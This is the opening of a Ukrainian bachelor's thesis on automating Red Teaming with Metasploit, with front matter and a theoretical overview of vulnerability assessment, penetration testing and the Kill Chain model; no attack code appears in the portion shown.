Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя
(повне найменування вищого навчального закладу)
Факультет комп'ютерно-інформаційних систем і програмної інженерії
(назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

бакалавр
(освітній рівень)

на тему: " Розробка автоматизованих сценаріїв з генерацією шкідливого програмного забезпечення для виявлення вразливостей в процесі Red Teaming"

Виконав: студент (ка)
Спеціальності:
125 «Кібербезпека»
(шифр і назва напряму підготовки, спеціальності)
Філь Антон Володимирович
підпис (прізвище та ініціали)

Керівник Кульчицький Т.Р.
підпис (прізвище та ініціали)
Нормоконтроль Тимощук Д.І.
підпис (прізвище та ініціали)

Завідувач кафедри Загородна Н.В.
підпис (прізвище та ініціали)

Рецензент
підпис (прізвище та ініціали)

м. Тернопіль – 2024

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
«__» _____ 2024 р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Бакалавр
(назва освітнього ступеня)
за спеціальністю 125 Кібербезпека
(шифр і назва спеціальності)
Студенту Філю Антону Володимировичу
(прізвище, ім'я, по батькові)

1. Тема роботи Розробка автоматизованих сценаріїв з генерацією шкідливого програмного забезпечення для виявлення вразливостей в процесі Red Teaming

Керівник роботи Кульчицький Тарас Русланович, PhD доктор філософії
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
Затверджені наказом ректора від «15» 04 2024 року № 4/7-351
2. Термін подання студентом завершеної роботи 10.06.2023
3. Вихідні дані до роботи Літературні джерела по обраній тематиці

4. Зміст роботи (перелік питань, які потрібно розробити)
Проаналізувати методи пошуку та виявлення вразливостей
Дослідити способи автоматизації тестування на проникнення
Вивчити можливості використання Metasploit для Red Teaming
Розробити методологію написання сценарію автоматизації
Написати 2 сценарії атак для пошуку вразливостей
Відобразити результати роботи скриптів
Безпека життєдіяльності, основи охорони праці
Висновки

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Безпека життєдіяльності, основи хорони праці	Мариненко С.Ю., доц. кафедри МТ		

7. Дата видачі завдання 29.01.2024 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	29.01 – 31.01	Виконано
2.	Підбір джерел для аналізу можливостей автоматизації пошуку вразливостей	01.02 – 05.02	Виконано
3.	Опрацювання джерел в галузі дослідження	06.02 – 20.02	Виконано
4.	Провести аналіз методів написання сценаріїв шкідливого ПЗ для пошуку вразливостей	22.02 – 12.03	Виконано
5.	Написання сценаріїв двох атак	15.03-25.03	Виконано
6.	Демонстрація роботи двох скриптів	25.02 – 10.04	Виконано
7.	Оформлення розділу «Аналіз та виявлення вразливостей в інформаційних системах»	10.02 – 05.03	Виконано
8.	Оформлення розділу «Використання Metasploit в Red Teaming»	26.03 – 12.04	Виконано
9.	Оформлення розділу «Методологія написання сценарію автоматизації»	12.04-25.04	Виконано
10.	Виконання завдання до підрозділу «Безпека життєдіяльності, основи охорони праці»	26.04 – 10.05	Виконано
11.	Оформлення кваліфікаційної роботи	11.05 – 01.06	Виконано
12.	Нормоконтроль	02.06 – 05.06	Виконано
13.	Перевірка на плагіат	06.06 – 08.06	Виконано
14.	Попередній захист кваліфікаційної роботи	09.06 – 13.06	Виконано
15.	Захист кваліфікаційної роботи	14.06.2024	

Студент _____ Філь А.В.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Кульчицький Т.Р.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Розробка автоматизованих сценаріїв з генерацією шкідливого програмного забезпечення для виявлення вразливостей в процесі Red Teaming // Кваліфікаційна робота ОР «Бакалавр» //Філь Антон Володимирович// Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБсз-41 // Тернопіль, 2024 // С. 56 , рис. –___, табл. – 1 , кресл. – - , додат. – -.

КЛЮЧОВІ СЛОВА: Тестування на проникнення, Read Teaming, Metasploit, сценарії атак.

Кваліфікаційна робота присвячена дослідженню методик автоматизації пошуку вразливостей інформаційних систем. Red Teaming - це методика, яка полягає в симуляції атак і ворожих дій проти системи чи організації з метою оцінки їхньої захищеності. Основна ідея полягає в тому, щоб діяти як можливий зловмисник, щоб ідентифікувати слабкі місця і ризики, які можуть бути використані для несанкціонованого доступу або нападу.

Автоматизація Red Teaming Operations стає все більш актуальною і необхідною з розвитком інформаційних технологій і швидкістю змін у кіберзагрозах. Автоматизація дозволяє виконувати широкий спектр тестувань на проникнення швидше і ефективніше, ніж це можна зробити вручну. Велика частина Red Teaming включає в себе повторювані завдання і процедури, які ідеально підходять для автоматизації. Автоматизація дозволяє відтворювати складні і реалістичні сценарії атак, які можуть бути важко відтворити вручну. Вона дозволяє аналітикам зосередитися на аналізі результатів і виправленні виявлених проблем, а не на рутинних завданнях. Автоматизація дозволяє швидко тестувати нові версії програмного забезпечення та інфраструктури на наявність уразливостей. Завдяки цьому можна вчасно виявляти і виправляти проблеми перед тим, як вони будуть використані зловмисниками.

Приклади розроблених скриптів є наглядними прикладами автоматизації процесу тестування на проникнення. Результати кваліфікаційної роботи можуть бути використані в рамках Red Teaming (тестування на проникнення) під час оцінки безпеки з усіма перевагами, що стосуються часу і ефективності витрат.

ABSTRACT

Development of automated scenarios with the generation of malicious software for vulnerability detection in the Red Teaming process// Thesis of educational level "Bachelor"// Fil Anton Volodymyrovych // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cybersecurity, group СБсз-41 // Ternopil, 2024 // P. 56 fig. - __, tab. - _-_, chair. - , added. – -.

KEYWORDS: penetration testing, Read Teaming, Metasploit, attack scenarios.

The qualification paper is devoted to the study of methods for automating the search for vulnerabilities in information systems. Red Teaming is a technique that simulates attacks and hostile actions against a system or organization in order to assess its security. The main idea is to act like a possible attacker to identify weaknesses and risks that can be used for unauthorized access or attack.

Automation of Red Teaming Operations is becoming more and more relevant and necessary with the development of information technology and the speed of change in cyber threats. Automation allows you to perform a wide range of penetration tests faster and more efficiently than you can do manually. Much of Red Teaming involves repetitive tasks and procedures that are ideal for automation. Automation allows you to recreate complex and realistic attack scenarios that may be difficult to recreate manually. It allows analysts to focus on analyzing the results and fixing the problems they find, rather than on routine tasks. Automation allows you to quickly test new versions of software and infrastructure for vulnerabilities. This allows you to detect and fix problems in time before they are exploited by attackers.

The examples of the developed scripts are clear examples of automating the penetration testing process. The results of the qualification paper can be used as part of Red Teaming (penetration testing) during a security assessment with all the advantages in terms of time and cost-effectiveness.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

API	—	Application Programming Interface
APT	—	Advanced Persistent Threat
DoS	—	Denial of Service
GDPR	—	General Data Protection Regulatio
HIPAA	—	Health Insurance Portability and Accountability Act
HIDS	—	Host-based Intrusion Detection System
NCSI	—	National Cyber Security Index
VA	—	Vulnerability Assessment
PCI DS	—	Payment Card Industry Data Security Standard
OSSTMM	—	Open Source Security Testing Methodology Manual
MSF	—	Metasploit Framework
RAM	—	Random Access Memory
ПЗ	—	Програмне забезпечення

ВСТУП

Балансування часу та економічної ефективності в інформаційній безпеці є складним завданням, але його можна вирішити за допомогою правильних стратегій і технологій. Використовуючи автоматизацію, керовані сервіси, постійне навчання, підхід, заснований на оцінці ризиків, і спільні зусилля, організації можуть покращити свій стан безпеки без надмірних витрат часу і ресурсів. Найбільшою перевагою автоматизації процесів є скорочення часу виконання обробок. Можливість виконувати рутинну роботу за більш короткий проміжок часу не лише прискорює процес, а й зрештою призводить до зростання продуктивності роботи, надійності виконання задач та розширення доступності сервісів для менш кваліфікованих виконавців.

Red Teaming Operation – це методика тестування безпеки, яка імітує реальні атаки на організацію для виявлення її вразливостей і оцінки ефективності захисних механізмів. Ця методика включає різні види атак, які можуть бути здійснені кіберзлочинцями або іншими загрозами, з метою оцінки рівня захисту інформаційних систем і виявлення слабких місць. Проте стандартний процес пошуку вразливостей вимагає значної кількості часових ресурсів, що використовуються під час ручної обробки результатів оцінювання. Можливість автоматизації процесу дуже обмежена через невизначеність клієнтського середовища, динамічність загроз, використання клієнтських атак, складність імітації людської поведінки. Програмне забезпечення Metasploit Framework може бути використане в Red Teaming для реалізації можливості автоматизації на стороні клієнта.

Автоматизація Red Teaming Operations є актуальною і необхідною для сучасних організацій через зростання складності кіберзагроз, потребу в ефективному використанні ресурсів, підвищення продуктивності, покращення якості тестування, адаптацію до динамічних середовищ, економічну ефективність та підвищення готовності до реальних атак. Це дозволяє забезпечити більш надійний захист інформаційних систем і підвищити стійкість організацій до кіберзагроз. Актуальність роботи зумовлюється тим, що існує

дуже мало опублікованих праць, в яких обговорюється автоматизація Red Teaming Operations, незважаючи на те, що Metasploit Framework є програмним забезпеченням з відкритим кодом.

Метою роботи є пошук можливостей для автоматизації окремих операцій в Red Teaming з використанням Metasploit та демонстрація цих можливостей на прикладі двох сценаріїв з генерацією шкідливого програмного забезпечення для виявлення вразливостей інформаційної системи.

Досягнення поставленої мети вимагало вирішення наступних задач:

- дослідити теоретичну базу автоматизації операцій Red Teaming;
- розробка сценаріїв автоматизації, за допомогою мови програмування Ruby;
- здійснити імітацію сценаріїв реальних кібератак з використанням модулів та інтегрованих інструментів Metasploit Framework.

Автоматизація ручної оброки пошуку вразливостей буде продемонстрована на двох графах атаки.

1 АНАЛІЗ ТА ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ В ІНФОРМАЦІЙНИХ СИСТЕМАХ

Разом з перевагами використання інформаційних систем, ростуть і виклики щодо їх використання, зокрема і безпеки. Згідно зі звітом [1] щороку зростає як кількість компаній, що зазнають кібератаки, так і середня вартість кібератак та їх вплив на бізнес. Частка компаній, які повідомили про одну або більше кібератак, зростає вже котрий рік поспіль і згідно з даними звіту у 2023 складає 53%.

Безпека інформаційних систем є критично важливою для забезпечення захисту важливої інформації від несанкціонованого доступу, модифікацій або знищення, забезпечення надійності і доступності сервісів, а також зменшення ризиків фінансових, репутаційних та юридичних втрат, пов'язаних з можливими інцидентами безпеки. Досягнення повної кібербезпеки є недосяжною метою, тому потрібно прагнути до постійного вдосконалення заходів безпеки, виявлення та ліквідації вразливостей, навчання персоналу та реагування на потенційні інциденти для зменшення ризику та мінімізації збитків в разі вторгнення.

Дані звіту [2] щорічно визначають ландшафт атак кібербезпеки та їх розподіл по секторах. На рисунку зображені топ-атака 2020 року в порівнянні з 2019:



Рисунок 1 – Топ-атаки 2020 року відповідно до Cisco

Можемо виділити наступні тренди:

- Трояни та дропери отримують друге життя як нові форми доставки шкідливого програмного забезпечення.
- Зрежисовані, багатоетапні, ухильні атаки стають нормою.
- Криптомайнінг відкриває двері до інших видів кіберзагроз.

Відповідно до [3] вартість кіберзлочинів в світі щорічно зростає і буде зростати (рисунок 1.2)



Рисунок 1.2 – Вартість кіберзлочинів у світі

Індекс NCSI (*National Cyber Security Index)* вимірює здатність країни запобігати кіберзагрозам та управляти кіберінцидентами. Індекс визначається за допомогою ряду індикаторів, які відображають рівень кібербезпеки країни, таких як стратегії та законодавство в галузі кібербезпеки, захист критично важливої інфраструктури, реагування на кіберінциденти, освіта та культура кібербезпеки, а також міжнародне співробітництво. Станом на грудень 2023 року 5 країн з найвищими балами в NCSI:

- Польща (90,83);
- Естонія (85,83);

- Україна (80,83);
- Латвія (79,17);
- Велика Британія (75,00).

Станом на червень 2024 Україна входить в десятку країн з найкращим рівнем кібербезпеки [4].

1.1 Оцінка вразливостей

Арсенал рішень для підвищення рівня безпеки включає в себе оцінку вразливостей [5]. Оцінка вразливостей (Vulnerability Assessment, VA) — це процес ідентифікації, класифікації та пріоритизації потенційних вразливостей в інформаційних системах, мережах чи додатках. Основна мета VA полягає в тому, щоб знайти слабкі місця, які можуть бути використані зловмисниками для несанкціонованого доступу, модифікації даних або інших зловживань. Потенційні вразливості можуть бути виявлені в інформаційних системах, мережах та програмному забезпеченні. Це можуть бути недоліки в конфігурації систем, вразливості в програмному коді або слабкі місця у політиках безпеки.

Проте, оцінка вразливостей важлива не лише для виявлення потенційних загроз, але і для ефективного управління ризиками та підвищення стійкості інформаційних систем до кібернападів. Вона, також, допомагає визначити відповідність з стандартами та регуляторними вимогами щодо кібербезпеки, такими як GDPR, PCI DSS або HIPAA.

Загалом оцінку вразливостей можна поділити на активну на пасивну. Активна оцінка вразливостей включає сканування мережі або додатків для виявлення вразливостей, використовуючи спеціальні програмні засоби або інструменти. До категорії активних методів належить етичний хакінг, (тестування на проникнення) та «червоні команди» (read teams) [5]. Пасивна оцінка вразливостей полягає в аналізі даних, що збираються без проникнення або використання спеціальних інструментів, наприклад, через аудит системних журналів або аналіз звітів про уразливості в програмному забезпеченні.

Тестування на проникнення і Red Teaming є двома різними методами для оцінки кібербезпеки організації, і вони мають свої відмінності і особливості.

Сканування вразливостей лише виявляє слабкі місця у вашій системі, але тест на проникнення виявляє слабкі місця та спроби їх використання.

Red Teaming — це більш складний і стратегічний підхід до оцінки кібербезпеки, який моделює реальні атаки з боку зловмисників для тестування і оцінки повної стійкості організації до комплексних атак

Використовуючи обернену піраміду, ми можемо проілюструвати взаємозв'язок між "read teams", тестуванням на проникнення та оцінкою вразливостей. Це допоможе краще зрозуміти, чим є і чим не є "червоні команди".



Рисунок 1.3 – Взаємозв’язок між оцінкою вразливостей, тестуванням на проникнення та «червоними командами»

Оцінки вразливостей, як правило, є широкими за охопленням, але вузькими за обсягом. Розглянемо оцінку вразливості всіх робочих станцій підприємства. Сфера охоплення дуже широка, але не дуже глибока в контексті організаційних ризиків. Коли виявлено недоліки, то організаційний ризик можна зрозуміти лише на рівні робочої станції. Загальний ризик для організації може бути екстрапольований в невеликій мірі, але, як правило, залишається на рівні робочої

станції. Оцінки вразливостей добре допомагають зменшити поверхню атаки, але не надають прямої інформації з точки зору організаційного ризику.

Тести на проникнення виводять оцінку вразливості на наступний рівень, досліджуючи та перевіряючи шляхи атаки. Тести на проникнення часто можуть виглядати і відчуватися як завдання червоної команди і навіть використовувати деякі з тих самих інструментів або технік. Ключова відмінність полягає в цілях і намірах. Метою тесту на проникнення є проведення атаки на цільову систему для виявлення та вимірювання ризиків, пов'язаних з використанням поверхні атаки. Організаційні ризики можна виміряти опосередковано і, як правило, вони екстраполюються з певної технічної атаки. Робота червоних команд стосується ще людей та процесів.

Завдання червоних команд - це завдання на основі сценаріїв, що базуються на конкретних цілях протидії загрозам. Робота червоних команд фокусується на операціях з безпеки в цілому і включає людей, процеси та технології. Червоні команди зосереджуються на цілях, пов'язаних з підготовкою синіх команд або вимірюванням того, як операції з безпеки можуть вплинути на здатність загрози діяти. Технічні недоліки є вторинними по відношенню до розуміння того, як загроза змогла вплинути на діяльність організації або як операції з безпеки змогли вплинути на здатність загрози діяти.

1.2 Тестування на проникнення

Етичні хакери, також відомі як білий хакінг або пентестери (пентестери), використовують спеціальні техніки та інструменти для активного сканування, аналізу та тестування систем на вразливості. їхнім основним завданням є виявлення потенційних проблем безпеки, щоб організації могли усунути їх до того, як їх використають зловмисники.

Основні етапи тестування на вразливості включають:

- Сканування мережі і систем: Використання автоматизованих інструментів для виявлення вразливих точок в мережі або програмному забезпеченні.

- Аналіз результатів: Оцінка знайдених вразливостей на основі потенційного впливу на безпеку організації та віднесення їх до важливості.
- Звітність і рекомендації: Підготовка звіту з рекомендаціями щодо виправлення виявлених вразливостей та підвищення загального рівня безпеки.

Ці тести можна розділити на кілька типів в залежності від рівня знань про систему, які використовують тестувальники:

1. Чорний ящик (Black Box):
   - Опис: В тестуванні чорного ящика тестувальник не має жодних знань про внутрішню архітектуру або особливості системи. Він аналізує систему зовнішнім спостереженням та атакує її так, як це може зробити зовнішній зловмисник.
   - Переваги: Симулює реальний сценарій нападу, що дозволяє оцінити здатність системи відстоюватися від зовнішніх загроз.
   - Недоліки: Не дозволяє виявити внутрішні вразливості системи.
2. Сірий ящик (Gray Box):
   - Опис: У тестуванні сірого ящика тестувальник має обмежені знання про систему. Він може мати деяку інформацію про внутрішній код, архітектуру або конфігурацію системи.
   - Переваги: Дозволяє поєднати внутрішні знання зовнішніх атак, що може призвести до більш глибокого тестування.
   - Недоліки: Залежно від рівня доступу до інформації, можуть залишатися невиявленими деякі вразливості.
3. Білий ящик (White Box):
   - Опис: В тестуванні білого ящика тестувальник має повну інформацію про систему, включаючи вихідний код, архітектуру, бази даних тощо.
   - Переваги: Дозволяє ідентифікувати всі можливі вразливості, включаючи ті, які важко виявити за межами системи.

- Недоліки: Може не симулювати реальний сценарій атаки, оскільки зловмисник зазвичай не має доступу до цієї інформації.

Кожен тип тестування має свої переваги та обмеження, тому вибір конкретного методу залежить від потреб безпеки конкретної системи та оцінки ризиків.

1.3 «Червоні команди» в інформаційній безпеці

Концепція червоної команди (Red Team) в інформаційній безпеці виникла як стратегічний підхід до оцінки та підвищення рівня безпеки організаційних систем. Основна ідея полягає в тому, щоб створити групу, яка діє як симульовані зловмисники або агенти загрози, ініціюючи цілком реалістичні атаки на інформаційну інфраструктуру, процеси або людей у межах організації. Це дає можливість виявити область досліджуваного об’єкта, де можна покращити ефективність [6].

Для ефективного управління ризиками важливо мати чітке уявлення про поточний стан безпеки організації. Цей процес починається з ідентифікації вразливостей на рівні інформаційних систем із наступним аналізом ризиків на рівні всієї організації. Оцінка вразливостей включає в себе виявлення слабких місць в системах, які можуть стати точками входу для потенційних атак.

Red Teaming - це лише один з можливих компонентів загальної системи безпеки. Першочерговим завданням фахівців з інформаційної безпеки є не лише виявлення вразливостей і оцінка ризиків, але й використання цих даних для розроблення та реалізації стратегій зменшення ризику. Ці стратегії мають на меті мінімізацію впливу можливих інцидентів на організацію, зокрема шляхом впровадження відповідних заходів безпеки, навчання персоналу, і підготовки до реагування на кризові ситуації.

Read Teaming - це стратегічний підхід до інформаційної безпеки, який базується на ідеї планування до незапланованого. [7] Основна мета Read Teaming полягає в підготовці організації до реальних інцидентів і атак шляхом системного тренування і тестування її захисних механізмів і персоналу. Велика

кількість інцидентів безпеки, які призвели до великих фінансових втрат, є можливими внаслідок відсутності планування реагування на інциденти.

Згідно Крісу Піку [7], процес ІБ складається з наступних етапів:

1. Оцінка існуючих методів та політик захисту інформації з метою оцінки ризиків.
2. Створення нової політики безпеки.
3. Впровадження програмних та технічних засобів для забезпечення безпеки
4. Навчання персоналу
5. Регулярний аудит системи безпеки

Red Teaming належить до першого етапу процесу, оскільки використовує інструменти для виявлення вразливостей, шляхом нав'язування загроз досліджуваній системі. Проте, Red Teaming дотримується більш серйозного підходу ніж зловмисники, адже для нихдостатньо знайти одну вразливість, що скомпрометує систему, оскільки вони бажають залишитись невиявленими. Натомість експерти «червоної команди» тестують кожну знайдену вразливість, шукають взаємозв'язки між ними з метою виконати повноцінну оцінку безпеки. Для оцінки безпеки цільової системи потрібно використовувати багаторівневий підхід [7], зокрема і захист в глибину (рис.1.4)



Рисунок 1.4 - Приклад Defense-in-Depth з tech-wonders.com [8]

Концепція захисту в глибину вимагає проводити контроль безпеки на кожному рівні. Red Teaming проводить оцінку відповідності політики цих

елементів управління на кожному рівні, досліджуючи на взаємозв'язок між елементами і рівнем, якому вони відповідають. Red Teaming досліджує взаємозв'язок між різними елементами управління безпекою і тим, як вони співпрацюють із загальною стратегією безпеки організації. Наприклад, як політика управління доступом впливає на стратегію моніторингу і виявлення інцидентів. Результатом оцінки буде перелік знайдених вразливостей, кожна з яких належить до певного рівня вразливостей OSSTMM (Open Source Security Testing Methodology Manual). Основною метою OSSTMM є надання чіткого керівництва для виконання безпекових тестувань, що забезпечує консистентність, повноту та об'єктивність процесу оцінки безпеки [9].

Завданням Red Teaming є розпізнавання та виявлення найслабших ланок безпеки для формування оцінок вразливостей [7]. В дослідженні авторів Метта Бішопа, Софі Енгл, Шона Пайзерта, Шона Уейлена і Керрі Гейтс люди визначені найслабшою ланкою безпеки, особливо ті працівники, які мають привілеї доступу до критичних ресурсів та таємної інформації [10]. Такі працівники повинні бути в першу чергу перевірені на наявність вразливостей.

Red Team включає в себе команду спеціалізованих професіоналів, які об'єднують свої знання і досвід для проведення комплексного тестування безпеки організації або системи. Основні аспекти, які вони оцінюють, включають вразливості, які можуть бути використані зловмисниками для атак, і ефективність заходів захисту.

Технічна складова Red Team включає широкий набір інструментів, які використовуються для проведення тестування безпеки. Це включає як апаратне, так і програмне забезпечення. Наприклад:

- Сканування портів: Інструменти для виявлення відкритих мережевих портів і служб.
- Тестування на відмову в обслуговуванні (DoS): Інструменти, що імітують атаки на ресурси, які можуть призвести до відмови системи в обслуговуванні.
- Виявлення вразливостей: Програмні інструменти для виявлення вразливостей в програмному забезпеченні, веб-додатках тощо.

- Експлойти і атаки: Інструменти для виконання реальних атак на систему з метою вивчення їхнього впливу і ефективності захисних заходів.

Хоча на ринку існують комерційні програмні продукти для цих цілей, Red Teams часто використовують інструменти з відкритим вихідним кодом. Це пов'язано з тим, що багато загроз та методів атак є загальнодоступними, і використання відкритих інструментів дозволяє краще імітувати та аналізувати реальні сценарії. Крім того, це дозволяє Red Team фокусуватися на творчому використанні цих інструментів і адаптації їх до конкретних потреб тестування безпеки.

Основна мета Red Teaming полягає в імітації дій потенційних атакувальників з метою виявлення і виправлення слабких місць в захисті організації або системи, що підлягають тестуванню.

2 ВИКОРИСТАННЯ METASPLOIT В RED TEAMING

2.1 Планування роботи Read Team відповідно до процесів Kill Chain

Операції «червоної команди» відповідно до прогнозу зловмисних дій потенційного атакуючого.

Модель захисту від вторгнень, відома як Kill Chain, є концептуальною рамкою, розробленою корпорацією Lockheed Martin, щоб узагальнити та систематизувати етапи дій потенційного зловмисника (APT - advanced persistent threat) [11]. Ця модель допомагає захисникам розуміти, які кроки потенційний зловмисник повинен виконати, щоб досягти своєї цілі — наприклад, зламати систему або мережу. Модель включає сім основних етапів, які потенційний зловмисник повинен пройти, починаючи з виявлення цілі або потенційної жертви і закінчуючи досягненням своєї мети. Цей процес, названий «ланцюжок», тому що виключення хоча б однієї ланки зупинить весь процес.

Kill Chain складається з наступних семи етапів:

1. Зовнішня розвідка.

